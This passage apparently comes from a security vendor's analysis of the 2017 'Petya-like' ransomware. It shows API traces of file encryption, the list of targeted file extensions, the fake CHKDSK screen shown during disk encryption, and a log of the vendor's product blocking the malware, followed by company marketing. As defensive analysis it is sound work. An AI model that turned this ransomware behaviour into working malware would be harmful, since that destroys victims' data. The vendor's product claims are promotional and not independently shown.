petyawrap.dll   CreateFileW ( "C:\IDA61\python\init.py", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL )
petyawrap.dll   GetFileSizeEx ( 0x000002c0, 0x0281e408 )
petyawrap.dll   CreateFileMappingW ( 0x000002c0, NULL, PAGE_READWRITE, 0, 3088, NULL )
petyawrap.dll   MapViewOfFile ( 0x000002b4, FILE_MAP_READ | FILE_MAP_WRITE, 0, 0, 3087 )
petyawrap.dll   CryptEncrypt ( 0x03032270, NULL, TRUE, 0, 0x001e0000, 0x0281e428, 3088 )
petyawrap.dll   FlushViewOfFile ( 0x001e0000, 3088 )
petyawrap.dll   UnmapViewOfFile ( 0x001e0000 )
petyawrap.dll   CloseHandle ( 0x000002b4 )
petyawrap.dll   CloseHandle ( 0x000002c0 )
petyawrap.dll   FindNextFileW ( 0x03032370, 0x0281e440 )
petyawrap.dll   FindClose ( 0x03032370 )
petyawrap.dll   FindNextFileW ( 0x03032330, 0x0281ecd0 )
petyawrap.dll   PathCombineW ( 0x0281ef20, "C:\IDA61", "qidahelp.qch" )
petyawrap.dll   PathFindExtensionW ( "qidahelp.qch" )
petyawrap.dll   wsprintfW ( 0x0281f330, "%ws.", ... )
petyawrap.dll   StrStrIW ( ".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf....
petyawrap.dll   FindNextFileW ( 0x03032330, 0x0281ecd0 )
petyawrap.dll   PathCombineW ( 0x0281ef20, "C:\IDA61", "qidahelpcollection.qhc" )
petyawrap.dll   PathFindExtensionW ( "qidahelpcollection.qhc" )
petyawrap.dll   wsprintfW ( 0x0281f330, "%ws.", ... )
petyawrap.dll   StrStrIW ( ".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf....
```

This file has .py extension, which means it should be encrypted

These files are skipped, their extension isn't interesting enough


The following is a list of file extensions that will be encrypted by this malware:

3ds .7z .accdb .ai .asp .aspx .avhd .back .bak .c .cfg .conf .cpp .cs .ctl .dbf .disk .
djvu .doc .docx .dwg .eml .fdb .gz .h .
hdd .kdbx .mail .mdb .msg .nrg .ora .ost .ova .ovf .pdf .php .pmf .ppt .pptx .pst .
pvi .py .pyc .rar .rtf .sln .sql .tar .vbox .vbs .vcb .vdi .vfd .vmc .vmdk .vmsd .vmx .
vsdx .vsv .work .xls .x .cfg


Once one hour passes, the scheduled task should initiate a shutdown process to the machine and the disk encryption initiates:

```
Repairing file system on C:

The type of the file system is NTFS.
One of your disks contains errors and needs to be repaired. This process
may take several hours to complete. It is strongly recommended to let it
complete.

WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
IN!

CHKDSK is repairing sector 22016 of 248800 (8%)
```

Once the MFT encryption process completes it presents the user with the following screen for the decryption key:



A view from the PARANOID Management Environment (PME) that shows that PARANOID successfully prevents the attack:



A view from the machine shows that the malicious process is terminated:

rundll32.exe	1940	2280	WriteFile	C:\Users\qa\AppData\Local\Microsoft\Windows\Explorer\thumbcache_idx.db	SUCCESS
rundll32.exe	1940	2280	WriteFile	C:\Users\qa\AppData\Local\Microsoft\Windows\Explorer\thumbcache_32.db	SUCCESS
rundll32.exe	1940	2280	WriteFile	C:\Users\qa\AppData\Local\Microsoft\Windows\Explorer\thumbcache_32.db	SUCCESS
rundll32.exe	1940	2280	WriteFile	C:\Users\qa\AppData\Local\Microsoft\Windows\Explorer\thumbcache_96.db	SUCCESS
rundll32.exe	1940	2280	WriteFile	C:\Users\qa\AppData\Local\Microsoft\Windows\Explorer\thumbcache_96.db	SUCCESS
rundll32.exe	1940	2280	WriteFile	C:\Users\qa\AppData\Local\Microsoft\Windows\Explorer\thumbcache_256.db	SUCCESS
rundll32.exe	1940	2280	WriteFile	C:\Users\qa\AppData\Local\Microsoft\Windows\Explorer\thumbcache_256.db	SUCCESS
rundll32.exe	1940	2280	WriteFile	C:\ProgramData\Nyotron\Logs\Events\2.11.6605.0_2017.6.28-2.log	SUCCESS
rundll32.exe	1940	2280	WriteFile	C:\Windows\Prefetch\AgAppLaunch.db	SUCCESS
rundll32.exe	1940	2280	WriteFile	C:\Windows\Prefetch\AgAppLaunch.db	SUCCESS
rundll32.exe	1940	2280	WriteFile	C:\	SUCCESS
rundll32.exe	1940	2280	WriteFile	C:\Users\qa\Desktop	SUCCESS
rundll32.exe	1940	2280	WriteFile	C:\Windows	SUCCESS
rundll32.exe	1940	2280	WriteFile	C:\$Directory	SUCCESS
rundll32.exe	1940	2280	WriteFile	C:	SUCCESS
rundll32.exe	**1940**	**2280**	**WriteFile**	**\Device\Harddisk0\DR0**	**ACCESS DENIED**
rundll32.exe	1940	2280	Process Exit		SUCCESS
rundll32.exe	1968	4560	Process Exit		SUCCESS

Process exists upon failure.
No damage is done.

Summary and What To Do Now

Nyotron's senior security scientists recommend defending against this type of attack by first ensuring that all operating system patches including service packs, hotfixes and special security updates are current.

Nyotron highly recommends selecting a deterministic malware defense system that ignores your patch update status and protects you from damage; data manipulation, encryption, and exfiltration regardless of operating system status.

Threat-agnostic solutions offer protection and near zero exposure to damage. These solutions can quickly identify and stop today's known, known-unknown attacks like the "Petya-like" ransomware, and the more dangerous unknown-unknown attacks expected in the days ahead.

About Nyotron

Nyotron is a privately held cybersecurity company that has developed a disruptive Threat-Agnostic Defense™ technology to cope with the biggest challenge of today's digital era - the unknown threat. PARANOID is designed to prevent targeted and advanced national-level cyber-attacks on high-profile enterprises, and it does so without any previous knowledge about the threat or its methodologies. Based on a unique last-line-of-defense approach, the company's technology is designed to protect enterprise data and critical assets by mitigating threats that are able to outsmart all security layers. Nyotron's customer base includes all major industries.

NYOTRON
SECURING THE WORLD

2880 Lakeside Drive Suite 237
Santa Clara, CA 95054
+1 (408) 780-0750
www.nyotron.com